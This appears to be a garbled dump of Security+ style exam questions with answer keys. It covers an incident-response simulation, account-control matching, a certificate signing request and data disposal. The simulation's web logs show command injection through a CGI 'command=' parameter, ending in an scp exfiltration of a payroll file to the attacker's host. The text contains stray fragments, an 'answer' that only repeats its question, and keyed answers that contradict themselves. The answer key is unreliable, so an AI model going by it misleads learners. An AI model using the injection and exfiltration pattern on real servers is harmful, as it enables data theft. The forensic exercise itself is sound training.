


Clickable

Reset All

Database server was attacked, actions should be to capture network traffic and Chain of Custody.

Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.





IDS Packet Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	0	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
2	2.006303	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
3	4.009585	172.31.146.123.2	172.31.146.123.1	ICMP	118	Echo (ping) request id=0x0001, seq=1/256, ttl=255
4	6.014086	172.31.146.123.1	172.31.146.123.2	ICMP	118	Echo (ping) reply id=0x0001, seq=1/256, ttl=255
5	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls HTTP/1.1
6	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
7	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=whoami HTTP/1.1
8	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
9	10.1232	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls%20R%20data/finance/nauml%20vs HTTP/1.1



ANSWER:




IDS – Actions

If possible to click on actions under IDS and capture packet;

Also click on Hash


WEB SERVER:



The screenshot shows a window titled "Logs" with a sub-tab "Actions". The log entries are as follows:

- fcrawler.company.com -- [26/Apr/2010:00:22:49 -0400] "GET /contacts.html HTTP/1.0" 200 4005
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
- 123.123.123.123 -- [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- fcrawler.company.com -- [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-"
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
- 123.123.123.123 -- [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 -- [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 -- [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=digital&noshow HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- ppp931.on.company.com -- [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"
- 123.123.123.123 -- [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 -- [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 151.44.15.252 -- [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
"http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 123.123.123.123 -- [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/ HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

WEB SERVER



The screenshot shows a window titled "Logs" with a tab labeled "Actions". The window displays a list of log entries for various HTTP requests. Each entry includes the IP address, timestamp, request method and path, status code, and user agent information.

Log entries:

- 151.44.15.252 -- [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 123.123.123.123 -- [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/*.xls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 -- [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/gi-Nov2010.xls%20root@123.123.123.123: HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 213.60.233.243 -- [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
- 151.44.15.252 -- [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 -- [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 -- [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 -- [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 -- [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 -- [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm

Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

ANSWER:



Database Server – Actions

If possible to click on actions under Log Capture do so and Also click on Hash

Click Record Time OffSet

← Logs

Actions



User PC Log


WORKSTATION A

IP ADDRESS: 172.30.0.10

NETMASK: 255.255.255.0

GATEWAY 172.30.0.1

ANSWER:



As shown by Event ID's (4672 & 4673) show a privilege escalation exploit executed on the Database Server.

1. Capture Network Traffic
2. Record Time Offset.
3. Hash run on Logs & Network Traffic Capture.
4. Chain of Custody implemented.



Performance Based Question 8

QUESTION:

A security administrator has been tasked with implementing controls that meet management goals. Drag and drop the appropriate control used to accomplish the account management goal.

Options may be used once or not at all.

	Management Goal	Control
1	Easily differentiate between mobile devices and servers in reports	
2	Enforce password complexity requirements	
3	Determine if devices used by terminated employees are returned	
4	Identify which employees have access to sensitive file shares	

Standard naming convention

Permission auditing and review

Time of day restrictions

Usage auditing and review


Group policy

Group-based access control

Off-boarding procedures

ANSWER:

A security administrator has been tasked with implementing controls that meet management goals. Drag and drop the appropriate control used to accomplish the account management goal. Options may be used once or not at all.





Performance Based Question 9

QUESTION:

Leveraging the information supplied below, complete the CSR for the server to setup TLS (https):

- Hostname: ws01
- Domain: comptia.org
- IPv4: 10.1.9.50
- IPv4: 10.2.10.50
- Root: home.aspx
- DNS CNAME: homesite

INSTRUCTIONS:

Drag the various data points to the correct locations within the CSR. Extension criteria belong in the left-hand column and values belong in the corresponding row in the right-hand column.

Hostname: ws01
Domain: comptia.org
IPv4: 10.1.9.50
IPv4: 10.2.10.50
Root: home.aspx
DNS CNAME: homesite

Extensions

extendedKeyUsage	policyIdentifier
commonName	subjAltName

Values

DNS Name=homesite.comptia.org
serverAuth
URL – http://homesite.comptia.org/home.aspx
ws01.comptia.org
OCSP;URL:http://ocsp.pki.comptia.org
DNS Name=*.comptia.org
clientAuth

Certificate Signing Request

Extension	Value
?	?
?	?
?	?
?	?



ANSWER:

Hostname: ws01
Domain: comptia.org
IPv4: 10.1.9.50
IPv4: 10.2.10.50
Root: home.aspx
DNS CNAME: homesite

Extensions	
extendedKeyUsage	policyIdentifier
commonName	subjAltName

Values
DNS Name=homesite.comptia.org
serverAuth
URL – http://homesite.comptia.org/home.aspx
ws01.comptia.org
OCSP;URL:http://ocsp.pki.comptia.org
DNS Name=*.comptia.org
clientAuth

Certificate Signing Request

Extension	Value
commonName	DNS Name=homesite.comptia.org
subjAltName	DNS Name=*.comptia.org
extendedKeyUsage	serverAuth
policyIdentifier	OCSP;URL:http://ocsp.pki.comptia.org





Performance Based Question 10

QUESTION:

A data owner has been tasked with assigning proper data classifications and destruction methods for various types of data contained within the environment.

INSTRUCTIONS

From the options below, drag each item to its appropriate classification as well as the MOST appropriate form of disposal.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Data Classification

PII



PHI



Intellectual Property



Corporate Confidential



Public



Data Destruction Method

Degaussing and Multi-Pass Wipe



Physical Destruction via Shredding



BrowserLock.exe

BrowserLock.exe

If you close the program

→ Close the program

→ Wait for the program to finish

Question:

Bound copies of internal audit reports from a private company	
Copies of Financial Reports from an exchange traded organization in flash drive	
Database Containing a driver's license information from a reusable backup tape.	
Decommissioned mechanical hard drive containing application source code	
Employee Records on an SSD	
Paper based customer records which include medical data	

Drag the above items to the appropriate data classification as well as the MOST appropriate form of disposal.

A data owner has been tasked with proper data classification

PII	
PHI	
Intellectual Property	
Corporate Confidential	
Public	

Data Destruction Method

Degaussing & multi-pass Wipes	
Physical Destruction via Shredding	

ANSWER:

Bound copies of internal audit reports from a private company	1
Copies of Financial Reports from an exchange traded organization in flash drive	2
Database Containing a driver's license information from a reusable backup tape.	3
Decommissioned mechanical hard drive containing application source code	4
Employee Records on an SSD	5
Paper based customer records which include medical data	6

Drag the above items to the appropriate data classification as well as the MOST appropriate form of disposal.

A data owner has been tasked with proper data classification

PII	3,5
PHI	6
Intellectual Property	4
Corporate Confidential	1
Public	2

Data Destruction Method

Degaussing & multi-pass Wipes	2, 3, 4, 5 & 6
Physical Destruction via Shredding	1, 6